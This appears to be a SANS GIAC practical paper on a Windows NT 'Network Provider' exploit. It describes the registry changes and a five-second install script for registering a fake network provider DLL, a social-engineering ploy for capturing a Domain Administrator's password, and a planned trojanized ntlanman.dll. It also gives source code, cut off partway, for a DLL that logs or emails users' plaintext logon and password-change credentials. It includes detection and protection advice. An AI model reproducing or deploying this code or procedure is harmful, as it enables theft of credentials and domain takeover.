Global Information Assurance Certification Paper

SANS GIAC Level 2 Advanced Incident Handling & Hacker Exploits: Practical Assignment for Capitol SANS (Dec 10-15 2000)

The Microsoft Network Provider Exploit

by
Paul J Lloyd **AIT (USA) Inc**

Exploit Summary

Name of the exploit:

Network Provider Exploit

Variants:

Currently there are no direct variants, although I am researching a possibly more powerful version (see the section *Description of Variants* below for details).

There is some similarity to the exploit used by *fakeGINA* (see the sections *Description of Variants* and *Additional Information* below).

Operating systems impacted by the exploit:

All Microsoft Windows NT-based operating systems from 3.51 on; namely:

Windows NT (Server & Workstation versions, release 3.51 and later)
Windows 2000 (all versions, all releases)
Windows XP Beta (the operating system formerly known as *Whistler*).
Note: Windows 95/98/Me are *not* affected by the exploit.

Protocols/Services used by the exploit:

Network Provider API (see the section *Protocol Description* below for details)

Brief description of the exploit:

The exploit uses a fake Network Provider to receive authentication information (user name, domain, password) during interactive logins and password changes.

Protocol Description

Microsoft Windows NT and its derivatives support the concept of multiple Network Providers. These are dynamic link libraries (DLL's) that enable the user to connect to multiple networks. The operating system provides a Network Provider (NP) API, which supports standard network operations such as connecting to and disconnecting from a network.

The NP API wraps the specific details of network operations. Thus the operating system can support multiple networks, without needing to know the protocol-dependent details of each. To support a new network, simply produce a Network Provider DLL that exports the desired functions in the NP API.
Microsoft itself produces the default Network Provider, known as *LanmanWorkstation*. Other Network Providers are produced by Microsoft, as well as by 3rd parties. For example, Novell has a Network Provider for NetWare as part of its NetWare Windows Client.

Windows obtains the specific NP API functions supported by a registered Network Provider by calling the NP API function *NPGetCaps*, which all Network Providers export, at system startup.

In order to provide seamless access to multiple networks, the NP API includes a function (*NPLogonNotify*) that passes the current interactive Windows logon information to each Network Provider. At logon time, immediately after successfully authenticating the User, Windows calls the *NPLogonNotify* exported by each Network Provider DLL. In addition, so that other networks can keep in sync with Windows, the NP API includes a function (*NPPasswordChangeNotify*) called when the user interactively changes their Windows password. Windows calls the *NPPasswordChangeNotify* exported by each Network Provider DLL immediately after a successful password change.

The 2 functions *NPLogonNotify* and *NPPasswordChangeNotify* are called the *Credential Management Functions*, and are the key to the exploit.

As well as exporting *NPLogonNotify* and *NPPasswordChangeNotify*, the Network Provider DLL exports *NPGetCaps*, which allows Windows to obtain the capabilities of the Network Provider.

Note that the NP API uses UNICODE strings exclusively.

Each Network Provider is registered with the operating system by means of the Windows Registry.

In discussing the NP API functions I will only consider in detail those items (functions, structures, parameters etc) directly relevant to the exploit. The interested reader is referred to the *Further Information* section below for links to the complete information.

NP API Functions used by the exploit

NPGetCaps

The *NPGetCaps* API function prototype is:

```
DWORD NPGetCaps(
  DWORD nIndex
);
```

nIndex specifies the type of capability being queried. For our dummy Network Provider, we only have to support the following *nIndex* values:

nIndex = WNNC_SPEC_VERSION (0x00000001)
returns WNNC_SPEC_VERSION51 (0x00050001)

nIndex = WNNC_NET_TYPE (0x00000002)
returns WNNC_CRED_MANAGER (0xFFFF0000)

nIndex = WNNC_START (0x0000000C)
returns WNNC_WAIT_FOR_START (0x00000001)

Calls to NPGetCaps with any other value of *nIndex* return zero.

NPLogonNotify

The *NPLogonNotify* API function prototype is:

```
DWORD APIENTRY NPLogonNotify(
  PLUID lpLogon,
  LPCWSTR lpAuthentInfoType,
  LPVOID lpAuthentInfo,
  LPCWSTR lpPreviousAuthentInfoType,
  LPVOID lpPreviousAuthentInfo,
  LPWSTR lpStationName,
  LPVOID StationHandle,
  LPWSTR *lpLogonScript
);
```

For our purposes, we need only consider the 4 parameters *lpAuthentInfoType*, *lpAuthentInfo*, *lpPreviousAuthentInfoType*, *lpPreviousAuthentInfo*.

lpAuthentInfoType is a pointer to a (Unicode) string that identifies the type of structure pointed to by *lpAuthentInfo*. This will usually be `'MSV1_0:Interactive'`, although all-Windows 2000 systems that use Kerberos authentication will instead have a pointer to the string

'Kerberos:Interactive'.

lpAuthentInfo is a pointer to a structure that contains the successful authentication info for the User. For the usual case where *lpAuthentInfoType* is 'MSV1_0:Interactive' the structure is **MSV1_0_INTERACTIVE_LOGIN,** defined as follows:

```
typedef struct _MSV1_0_INTERACTIVE_LOGON {
  MSV1_0_LOGON_SUBMIT_TYPE MessageType;
  UNICODE_STRING LogonDomainName;
  UNICODE_STRING UserName;
  UNICODE_STRING Password;
} MSV1_0_INTERACTIVE_LOGON;
```

where **UNICODE_STRING** is defined as:

```
typedef struct _LSA_UNICODE_STRING {
  USHORT Length;
  USHORT MaximumLength;
  PWSTR  Buffer;
} LSA_UNICODE_STRING, *PLSA_UNICODE_STRING;

typedef LSA_UNICODE_STRING UNICODE_STRING, *PUNICODE_STRING;
```

Hence we can obtain the Domain, UserName and Password from *lpAuthentInfo*.

lpPreviousAuthentInfoType is a pointer to a (Unicode) that identifies the type of structure pointed to by *lpPreviousAuthentInfo*. If NULL, there is no previous authentication info, otherwise see the discussion of *lpAuthentInfoType* above for details of its contents.

lpPreviousAuthentInfo is a pointer to a structure that contains authentication info for the User prior to a change during logon (for example, if the User was forced to change their password at logon). If there was no previous authentication info, *lpPreviousAuthentInfo* is NULL. If non-NULL, we can obtain the previous values of Domain, UserName and Password from *lpPreviousAuthentInfo* (see the discussion of *lpAuthentInfo* above for details).

NPPasswordChangeNotify

The *NPPasswordChangeNotify* API function prototype is:

```
DWORD APIENTRY NPPasswordChangeNotify(
  LPCWSTR lpAuthentInfoType,
  LPVOID lpAuthentInfo,
  LPCWSTR lpPreviousAuthentInfoType,
  LPVOID lpPreviousAuthentInfo,
  LPWSTR lpStationName,
  LPVOID StationHandle,
  DWORD dwChangeInfo
```

```
);
```

For our purposes, we need only consider the 4 parameters *lpAuthentInfoType*, *lpAuthentInfo*, *lpPreviousAuthentInfoType*, *lpPreviousAuthentInfo*.

lpAuthentInfoType is a pointer to a (Unicode) string that identifies the type of structure pointed to by *lpAuthentInfo*. This will usually be `'MSV1_0:Interactive'`, although all-Windows 2000 systems that use Kerberos authentication will instead have a pointer to the string `'Kerberos:Interactive'`.

lpAuthentInfo is a pointer to a structure that contains the successful logon credentials for the User. For the usual case where *lpAuthentInfoType* is `'MSV1_0:Interactive'` the structure is **MSV1_0_INTERACTIVE_LOGIN,** defined as follows:

```
typedef struct _MSV1_0_INTERACTIVE_LOGON {
  MSV1_0_LOGON_SUBMIT_TYPE MessageType;
  UNICODE_STRING LogonDomainName;
  UNICODE_STRING UserName;
  UNICODE_STRING Password;
} MSV1_0_INTERACTIVE_LOGON;
```

where **UNICODE_STRING** is defined as:

```
typedef struct _LSA_UNICODE_STRING {
  USHORT Length;
  USHORT MaximumLength;
  PWSTR  Buffer;
} LSA_UNICODE_STRING, *PLSA_UNICODE_STRING;

typedef LSA_UNICODE_STRING UNICODE_STRING, *PUNICODE_STRING;
```

Hence we can obtain the Domain, UserName and Password from *lpAuthentInfo*.

lpPreviousAuthentInfoType is a pointer to a (Unicode) string that identifies the type of structure pointed to by *lpPreviousAuthentInfo*. If NULL, there is no previous authentication info, otherwise see the discussion of *lpAuthentInfoType* above for details of its contents.

lpPreviousAuthentInfo is a pointer to a structure that contains authentication info for the User prior to the password change. If there was no previous authentication info, *lpPreviousAuthentInfo* is NULL. If non-NULL, we can obtain the previous values of Domain, UserName and Password from *lpPreviousAuthentInfo* (see the discussion of *lpAuthentInfo* above for details).

Registry entries required for the exploit

Add the name of the Network Provider to the Registry entry:

HKEY_LOCAL_MACHINE
\SYSTEM
\CurrentControlSet
\Control
\NetworkProvider
\Order
\ProviderOrder

The entry is a comma-separated list. Add the new Network Provider to the end of the list. Say our new Network Provider is called *NPIlium*, and the entry is:

LanmanWorkstation
Then change it to:
LanmanWorkstation,NPIlium

Next, add a Registry Key:

HKEY_LOCAL_MACHINE
\SYSTEM
\CurrentControlSet
\Services
\NPIlium

Note that this Key name matches the Network Provider name. Under it we must add a number of subkeys.

Subkey **Class**, type = **REG_DWORD**, value = **2**. This tells Windows that the Network Provider is a *Credential Manager* (see below).

Subkey **ProviderPath**, type = **REG_EXPAND_SZ**, value is the path to the Network Provider DLL, for example **%SystemRoot%\System32\npilium.dll** (**REG_EXPAND_SZ** ensures the environment variables will be expanded). Note that although in this example the name of the DLL is the same as the Network Provider name, this does not have to be so.

Subkey **Name**, type = **REG_DWORD**, value is just a text string describing the Network Provider.

Windows requires the 3 subkeys **Class**, **ProviderPath** and **Name**; the Network Provider will not be called without them. There may, however, be additional subkeys that are used by the Network Provider DLL, not by Windows. The number and value of any such subkeys is dependent on the individual Network

Provider.

How the Exploit Works

Once registered with Windows as a Network Provider exporting the Credential Management functions *NPLogonNotify* and *NPPasswordChangeNotify,* the Network Provider receives all the authentication data for the current User. This occurs when the User logs on, and when they interactively change their password. The machine does *not* need to be rebooted to activate the exploit. The Network Provider can include code to write the data to a file, or transfer it across the network, so it is available to a hacker. Since the exploit masquerades as a legitimate Network Provider, it will be undetectable unless someone takes the trouble to look for the exploit (as described in section *Signature of the Exploit).*

Since the Network Provider exploit needs to write to the registry, a hacker must already have Local Administrator privileges in order to install it. This prompts the question *why bother* ? Well, the Network Provider Exploit will help the hacker to keep Administrator access if passwords are changed, and to gain access to additional accounts, some of which may be Administrators. By studying which passwords Users choose for the compromised system, the hacker may get clues about their passwords on other systems (in many cases the password will be the same, in other cases easily guessed as a member of a set).

The Network Provider exploit is ideally suited to being installed quickly on a machine that has been left unattended while logged on as an Administrator. It takes around 5 seconds to install the exploit. (In my experience, servers are particularly vulnerable to this!). A bonus from the hacker's point of view is that the machine does not need rebooting after installing the exploit, as this might be noticed, especially on a server.

Although the hacker might have *Local Administrator* access to a machine, the Network Provider exploit can help the hacker gain *Domain Administrator* Access, which should enable him to access any machine in the domain, and any trusted domains. The following scenario illustrates this:

Say the hacker is a contractor employed at company X. The hacker's user account has Local Administrator privileges on his machine Y, part of the Z domain. (The hacker may legitimately need Local Administrator access, although many organizations routinely grant all Users Local Administrator access, believing that any damage resulting will be restricted to a single machine).

The hacker installs the Network Provider exploit, then creates a fake problem

with the machine. For example, change the shortcuts to Windows Explorer so they don't point to the correct place. Next, the hacker calls Support and reports the problem, stressing how essential it is that it gets fixed. The hacker should resist all attempts to talk him through fixing the problem himself. Eventually, a support person will turn up, at this point the hacker should ensure that he is logged out. In my experience, to fix the problem the support person will usually log in as a Domain Administrator or other highly privileged account, and the Network Provider exploit ensures that the hacker now has access to it too. (If the support person can't find the cause of the problem, the hacker can always have a sudden burst of inspiration that will help him out).

Description of Variants

To my knowledge, there are currently no variants of the Network Provider exploit. However, I am researching a possible variant which may be much more dangerous.

From a hacker's point of view the main problem with the Network Provider Exploit is that it has to be installed by someone with Administrator privileges (because of registry updates). However, if we can produce a Network Provider DLL that masquerades as a legitimate Network Provider, we may be able to install it without requiring any registry updates, and hence we may not need to be an Administrator. To this end, I am working on a replacement for *ntlanman.dll*, the Network Provider DLL for the default *LanmanWorkstation* Network Provider.


The scenario is to use the *DUMPBIN* utility (available with Microsoft Visual Studio) to obtain the exported functions for *ntlanman.dll*. Next, rename the original *ntlanman.dll* to something else (say *ntlanmanx.dll*). Then, produce a new *ntlanman.dll* that also exports all these functions. Every function apart from *NPLogonNotify* and *NPPasswordChangeNotify* uses the *LoadLibrary* system call to call the real version of each function (now in *ntlanmanx.dll*). *NPLogonNotify* and *NPPasswordChangeNotify* also do this, but also capture the authentication data. Effectively we have Trojanized *ntlanman.dll*. If it is installed in the Windows *system32* directory in place of *ntlanman.dll* (by default, non-Administrators do have write access to this directory) it will enable us to capture the authentication data without requiring a registry change.

The research is still incomplete: the main difficulty is that *ntlanman.dll* remains locked, and hence can't be overwritten. Also, under Windows 2000, the DLL caching feature ensures that system DLL's cannot be overwritten unless the Windows Installer is used. However, I am still investigating ways around these difficulties.

Although there are currently no variants of the Network Provider exploit, there is some similarity to the *fakeGINA* exploit which replaces the user interface part of the logon/change password process (see section *Additional Information* for links to details of *fakeGINA*).

Diagram

The diagram shows schematically how the Windows NT logon process works. GINA provides the user interface: dialogs for logon and changing passwords. The *winlogon* process does the actual user authentication, then on success the authentication data is passed to the MPR, which passes it on to all Network Providers registered as Credential Managers.



How to Use the Exploit

I have produced a simple C++ program that demonstrates the Network Provider exploit. It comprises a Network Provider DLL called **`npilium.dll`**. It exports *NPGetCaps, NPLogonNotify* and *NPPasswordChangeNotify*. It converts the captured authentication data from UNICODE strings to regular strings, and has the option of writing the authentication data to a log file, or emailing it using SMTP, or both. Currently the log file location, SMTP server name and destination email address are read from the registry, but a better method might be to read these parameters from a web site. Also, the authentication data is not currently encrypted before being written or emailed, which would also be a desirable feature. In addition, **`npilium.dll`** does not deal with Kerberos authentication, but a simple change would be able to include support for this.

The exploit may be installed by making the appropriate registry changes, and copying the DLL to the location specified. This can be done by manually editing the registry using *regedit* or *regedt32*, and manually copying the DLL.

However, for convenience I have also produced a Windows Scripting Host (WSH) script file, **`npinstall.js`**, to install the exploit automatically. This enables the exploit to be installed in a matter of seconds, by running the command line:

```
cscript /nologo /e:jscript npinstall.js
```

By default, **`npinstall.js`** is set up to install **`npilium.dll`** as a Network Provider named *NPIlium* (the name is from Ilium, the Greek name for Troy, as in Homer's *Iliad*). Entries for the log file location, SMTP server name and destination email address are added to the registry as well as the entries needed by the operating system. To change these values, simply edit **`npinstall.js`**.

Having installed the exploit, there is no need to reboot. The exploit will be activated when someone logs in, or changes their password. If logging to a file is enabled, a line like:

2/19/2001:14.5.37 : [NPLogonNotify] Domain [Sales] UserName [rogerd] Password [p@55c0de]

Will be written to the log file. A similar line will form the message body of an email message if the mail option is enabled.

Signature of the Exploit

The best way to identify a machine that has been compromised is by examining the registry key:

HKEY_LOCAL_MACHINE
\SYSTEM
\CurrentControlSet
\Control
\NetworkProvider
\Order
\ProviderOrder

This will contain a comma-separated list of Network Providers. By default, this contains the single entry *LanmanWorkstation*, but others may legitimately be present (for example, if Windows NetWare client is running. It is important for the systems administrator to know which Network Providers should be running. This is not necessarily a straightforward task, as installation of software may legitimately add a Network Provider, without necessarily informing the user. Since it is (we hope!) unlikely that all machines on a network are compromised, compare the registry entries for several machines and look for differences. If a suspicious entry is found, (say it is called *NPIlium*), then examine the subkeys of registry key:

HKEY_LOCAL_MACHINE
\SYSTEM
\CurrentControlSet
\Services
\NPIlium

In particular the subkey **NetworkProvider\ProviderPath** gives the path to the Network Provider DLL. Clues to the legitimacy of the DLL may be found by examining its version info, date etc. If this is still not conclusive, then try discovering whether there is suspicious network or disk activity when logging on and/or changing passwords; this could indicate a fake Network Provider is trying to transmit the authentication data, or to write it to disk. Identifying 'suspicious' activity once more relies on knowing what activity *should* be present: once legitimate activity is familiar, it is easier to recognize possible illegitimate activity.

If all else fails, the ultimate action is to remove the suspicious entry from the comma separated list under

HKEY_LOCAL_MACHINE
\SYSTEM
\CurrentControlSet
\Control
\NetworkProvider
\Order
\ProviderOrder

then reboot, then see if anything legitimate has stopped working. Warning! Removing a suspicious entry is a drastic action, which could put the system into an unusable state, with no ability either to log on interactively, or to access the machine across the network to fix the problem. Therefore, prior to changing the registry, update the Emergency Repair Disk so there is a chance of returning the registry to its previous state.

I am currently investigating whether a trojanized version can be substituted for a legitimate Network Provider DLL (for example, *ntlanman.dll*, the DLL for *LanmanWorkstation*). Such a trojanized Network Provider would behave the same as the legitimate version, with the additional effect of capturing authentication data. (See the section *Description of Variants* above for details). If it is possible to substitute the trojanized version, then no changed registry entries will be present. Instead, examine the legitimate Network Provider DLL's present: if possible compare with a known clean version, ideally from the original installation media, and ideally using a bitwise, or digital signature comparison.

Finally, there is always the possibility that a legitimate Network Provider has backdoors, or other vulnerabilities, but the only way to discover this would be to discover suspicious network or disk activity: a much more difficult task for a legitimate Network Provider. A diligent Administrator will, however, subscribe to BugTraq, or a similar service, to be alerted if and when such vulnerabilities are found.

How to Protect Against the Exploit

Before beginning, ensure that all *Administrator* Group (and especially *Domain Administrator* Group) passwords are not already compromised (the access permission changes detailed below are of no use if someone already has permission to change them).

Don't logon as a member of *Domain Administrator* Group unless you absolutely have to. For Windows 2000 it is possible to logon as a regular User and use the *runas* command (similar to Unix *su* command) to run individual commands as a member of an *Administrator* group. This should be done whenever possible. Don't leave machines logged in as *Administrator* unattended: it takes about 10 seconds to install a program like NPIlium (see section *How to Use the Exploit* above). Don't add Users to any *Administrator* Group unless they genuinely need *Administrator* privileges.

Make the Network Provider Registry entries accessible by members of *Domain Administrators* Group only. Make legitimate Network Provider DLL's writable only by *Domain Administrators*.

Regularly carry out the checks described in the section *Signature of the Exploit* above, and additionally if you suspect that a login has been compromised. By being familiar with genuine Users' habits and patterns of activity (via, for example, diligent examination of log files) an Administrator will be better prepared to recognize something out of the ordinary. Suspicion that a logon has been compromised may come from a User: be prepared to listen and take action.

On especially vulnerable machines such as servers as well as the access restrictions detailed above, an intrusion detection system such as TripWire may be used to give alerts if there are changes to Network Provider related registry entries, or new or modified Network Provider DLL's are present.

Source code

The **`npilium.dll`** source code comprises 7 source files:

`npexports.cpp` **`npexports.h`**	The source and header file for the NP API exported functions *NPGetCaps, LogonNotify* and *NPPasswordChangeNotify*.
`npexports.def`	Definitions file allowing the functions to be exported.
`npilium.cpp`	The source file for the DLL entry points (DllMain).
`npilium.dsp`	Microsoft Visual Studio 6 Project file, used to make **`npilium.dll`** from its source files.
`npexploit.cpp` **`npexploit.h`**	The exploit functionality is encapsulated in a C++ class *CNPExploit*. This allows authentication data to be written to a file, or emailed using SMTP.

As well as the **npilium.dll** source, I have also produced a number of Windows Scripting Host (WSH) script files, to help with installing, removing and detecting the Network Provider exploit. The WSH has a number of convenient registry manipulation functions that the scripts make use of. These scripts are not strictly necessary, as their functionality can be duplicated by manually editing the registry using regedit or regedt32, and by manually copying or deleting the DLL files. However, the scripts are much more convenient, and from the point of view of a hacker enable the exploit to be installed very quickly and surreptitiously.

The scripts are:

npinstall.js	Create the registry entries for a Network Provider, and install the Network Provider DLL.
npremove.js	Remove the registry entries for a Network Provider, and remove the Network Provider DLL.
npdetect.js	Output the value of the registry entry **HKLM\SYSTEM\CurrentControlSet\Control\NetworkProvider\Order\ProviderOrder** to make it easier to detect suspicious Network Providers

The scripts are written in JavaScript, and are run by entering the following command line at a DOS prompt:

cscript /nologo /e:jscript *scriptname.js*

Where ***scriptname.js*** is the script to run.

Full Source Code Listings are provided at the end of this report

Additional Information

Links

Details of Network Provider functionality, together with details of WinLogon and GINA, may be found at:
http://msdn.microsoft.com/library/default.asp?URL=/library/psdk/logauth/mnp_1u42.htm

Details of the *fakeGINA* exploit may be found at:
http://ntsecurity.nu/toolbox/fakegina/index.shtml

Full Source Code Listings

NPExports.h

```
//
//  Title       :   NPEXPORTS.H
//  System      :
//  Copyright   :   Copyright (c) 2001 Paul Lloyd
//  Date        :   01/12/01
//  Author      :   Paul Lloyd
//  Description :   NPIlium Network Provider DLL exports header
//
//  Revision    :
//  Last change :
//  Change log  :
//
//
#if !defined(UNICODE)
#define UNICODE
#endif
#if !defined(_UNICODE)
#define _UNICODE
#endif

#ifdef __cplusplus
extern "C" {
#endif
//
// From MS Npapi.h
//
//
// Unicode strings are counted 16-bit character strings. If they are
// NULL terminated, Length does not include trailing NULL.
//
typedef struct _UNICODE_STRING {
    USHORT Length;
    USHORT MaximumLength;
    PWSTR  Buffer;
} UNICODE_STRING;

typedef UNICODE_STRING *PUNICODE_STRING;

#define UNICODE_NULL ((WCHAR)0) // winnt

typedef enum _MSV1_0_LOGON_SUBMIT_TYPE {
   MsV1_0InteractiveLogon = 2,
   MsV1_0Lm20Logon
} MSV1_0_LOGON_SUBMIT_TYPE, *PMSV1_0_LOGON_SUBMIT_TYPE;

typedef struct _MSV1_0_INTERACTIVE_LOGON {
   MSV1_0_LOGON_SUBMIT_TYPE MessageType;
   UNICODE_STRING LogonDomainName;
   UNICODE_STRING UserName;
   UNICODE_STRING Password;
} MSV1_0_INTERACTIVE_LOGON, *PMSV1_0_INTERACTIVE_LOGON;

//
```

```
//  CAPABILITIES
//

#define WNNC_SPEC_VERSION               0x00000001
#define WNNC_SPEC_VERSION51             0x00050001

#define WNNC_NET_TYPE                   0x00000002

#define WNNC_DRIVER_VERSION             0x00000003

#define WNNC_USER                       0x00000004

#define WNNC_CONNECTION                       0x00000006

#define WNNC_DIALOG                     0x00000008

#define WNNC_ADMIN                      0x00000009

#define WNNC_ENUMERATION                0x0000000B

#define WNNC_START                      0x0000000C
#define WNNC_WAIT_FOR_START             0x00000001


// Note: We need to use a .def file, because if we use
// #define DllImport   __declspec( dllimport )
// #define DllExport   __declspec( dllexport )
// then the linker puts a leading _ in the name of the exported
function
// so winlogon won't be able to call it
// There must be some way around this!

DWORD APIENTRY NPGetCaps(
      DWORD nIndex
);

DWORD APIENTRY NPLogonNotify(
    PLUID   lpLogonId,
    LPCWSTR lpAuthInfoType,
    LPVOID  lpAuthInfo,
    LPCWSTR lpPrevAuthInfoType,
    LPVOID  lpPrevAuthInfo,
    LPWSTR  lpStationName,
    LPVOID  StationHandle,
    LPWSTR* lpLogonScript
);

DWORD APIENTRY NPPasswordChangeNotify(
    LPCWSTR lpAuthInfoType,
    LPVOID  lpAuthInfo,
    LPCWSTR lpPrevAuthInfoType,
    LPVOID  lpPrevAuthInfo,
    LPWSTR  lpStationName,
    LPVOID  StationHandle,
    DWORD   dwChangeInfo
);
#ifdef __cplusplus
}
```


© SANS Institute 2000 - 2005 Author retains full rights.

```
#endif
```

NPExports.cpp

```
//
//  Title       :   NPEXPORTS.CPP
//  System      :
//  Copyright   :   Copyright (c) 2001 Paul Lloyd
//  Date        :   01/12/01
//  Author      :   Paul Lloyd
//  Description :   NPIlium Network Provider DLL exports source
//
//  Revision    :
//  Last change :
//  Change log  :
//
//
#include <windows.h>

#include <strstrea.h>
#include <process.h>

#include "npexports.h"
#include "npexploit.h"

// The NP API is documented in MSDN

// NPGetCaps is called by Winlogin to obtain the characteristics of
this NP
DWORD APIENTRY NPGetCaps(DWORD   nIndex)

{
      DWORD ret = 0x0;
      switch ( nIndex ) {
      case WNNC_SPEC_VERSION:
            ret = WNNC_SPEC_VERSION51;
            break;

      case WNNC_NET_TYPE:
        // If this is 0, this NP DLL will not be called
            ret = WNNC_CRED_MANAGER;
            break;

      case WNNC_DRIVER_VERSION:
      case WNNC_USER:
      case WNNC_CONNECTION:
      case WNNC_DIALOG:
      case WNNC_ADMIN:
      case WNNC_ENUMERATION:
            // do nothing
            break;

      case WNNC_START:
            ret = WNNC_WAIT_FOR_START;
            break;
      default:
            break;
      }

      return ret;
```

```
}

// NPLogonNotify is called by Winlogin during an interactive logon
DWORD APIENTRY NPLogonNotify(
    PLUID   lpLogonId,
    LPCWSTR lpAuthInfoType,
    LPVOID  lpAuthInfo,
    LPCWSTR lpPrevAuthInfoType,
    LPVOID  lpPrevAuthInfo,
    LPWSTR  lpStationName,
    LPVOID  StationHandle,
    LPWSTR* lpLogonScript
)
{
      CNPExploit theExploit;

      if ( theExploit.isEnabled() ) {
            if ( (lpAuthInfoType != NULL) && (lpAuthInfo != NULL) ) {
                  theExploit.outputValues(reinterpret_cast
                  <PMSV1_0_INTERACTIVE_LOGON>
                  (lpAuthInfo), "NPLogonNotify");
            }
        if ( (lpPrevAuthInfoType != NULL) && (lpPrevAuthInfo != NULL)
) {
                  theExploit.outputValues(reinterpret_cast
                  <PMSV1_0_INTERACTIVE_LOGON>
                  (lpPrevAuthInfo), "NPLogonNotify (Prev)");
        }
    }
    return WN_SUCCESS;
}

// NPPasswordChangeNotify is called by Winlogin during an interactive
Password Change
DWORD APIENTRY NPPasswordChangeNotify(
    LPCWSTR lpAuthInfoType,
    LPVOID  lpAuthInfo,
    LPCWSTR lpPrevAuthInfoType,
    LPVOID  lpPrevAuthInfo,
    LPWSTR  lpStationName,
    LPVOID  StationHandle,
    DWORD   dwChangeInfo
)
{
      CNPExploit theExploit;
      if ( theExploit.isEnabled() ) {
            if ( (lpAuthInfoType != NULL) && (lpAuthInfo != NULL) ) {
                  theExploit.outputValues(reinterpret_cast
                  <PMSV1_0_INTERACTIVE_LOGON>
                  (lpAuthInfo), "NPPasswordChangeNotify");
            }
            if ( (lpPrevAuthInfoType != NULL) &&
                  (lpPrevAuthInfo != NULL) ) {
                  theExploit.outputValues(reinterpret_cast
                  <PMSV1_0_INTERACTIVE_LOGON>
                  (lpPrevAuthInfo), "NPPasswordChangeNotify (Prev)");
        }
    }
```

```
    return WN_SUCCESS;
}
```

NPExports.def

```
; NPExports.def : Declares the module parameters for the DLL.
; Note: We need to use this .def file, because if we use
; #define DllImport   __declspec( dllimport )
; #define DllExport   __declspec( dllexport )
; then the linker puts a leading _ in the name of the exported
function
; so winlogon won't be able to call it
; There must be some way around this!
LIBRARY      "NPIlium"
DESCRIPTION  'NPIlium Windows Dynamic Link Library'

EXPORTS
    ; Explicit exports can go here
      ;entryname[=internalname] [@ordinal[NONAME]] [DATA] [PRIVATE]

    NPGetCaps                       @500
    NPLogonNotify                   @501
    NPPasswordChangeNotify          @502
```

NPIlium.cpp

```
//
//  Title       :   NPIlium.CPP
//  System      :
//  Copyright   :   Copyright (c) 2001 Paul Lloyd
//  Date        :   01/12/01
//  Author      :   Paul Lloyd
//  Description :   Defines the entry point for the NPIlium Netork
Provider DLL application.
//
//  Revision    :
//  Last change :
//  Change log  :
//

#include <windows.h>

char* g_pMachineName = NULL;

BOOL APIENTRY DllMain(
      HANDLE hModule,
    DWORD  ul_reason_for_call,
    LPVOID lpReserved
)
{
      WCHAR namebuf[MAX_COMPUTERNAME_LENGTH + 1];

      if ( g_pMachineName == NULL ) {
            // Suitable time to get the name of this machine
            DWORD sz = sizeof(namebuf);
            // I'd like to use GetComputerNameEx to get the fully
```

```
            // qualified DNS name
            // but it only works on Windows 2000
            GetComputerName(
                  namebuf,                // name buffer
                  &sz                  // size of name buffer
            );
            g_pMachineName = new char[sz + 1];
            size_t len = wcstombs( g_pMachineName, namebuf, sz + 1 );
      }

    switch (ul_reason_for_call) {
      case DLL_PROCESS_ATTACH:
      case DLL_THREAD_ATTACH:
      case DLL_THREAD_DETACH:
      case DLL_PROCESS_DETACH:
            break;
    }
    return TRUE;
}
```

NPExploit.h

```
//
//  Title       :   NPEXPLOIT.H
//  System      :
//  Copyright   :   Copyright (c) 2001 Paul Lloyd
//  Date        :   01/12/01
//  Author      :   Paul Lloyd
//  Description :   NPIlium Network Provider DLL Class encapsulating
Exploit functionality
//
//  Revision    :
//  Last change :
//  Change log  :
//
//
class CNPExploit {
public:
      CNPExploit();
      virtual ~CNPExploit();

      bool isEnabled() { return m_bEnabled; }
      virtual bool outputValues(PMSV1_0_INTERACTIVE_LOGON pLogonInfo,
const char text[]);

protected:
      // override initiali
      virtual void initialize();
      virtual bool mailIt();
      virtual bool logIt();

private:
      bool createOutputStream(PMSV1_0_INTERACTIVE_LOGON pLogonInfo,
const char text[]);
      bool doSendReceive(SOCKET conn_socket, const char buffer[],
```

```
bool recvmulti = false);

protected:
      bool  m_bEnabled;
      bool  m_bLogIt;
      bool  m_bMailIt;
      ostrstream m_outstream;

private:
      // Static Registry Key values (UNICODE wide chars)
      //
      static const WCHAR  m_szRegKeyNP[];
      static const WCHAR  m_szRegSubKeyLogFilePath[];
      static const WCHAR  m_szRegSubKeySMTPServer[];
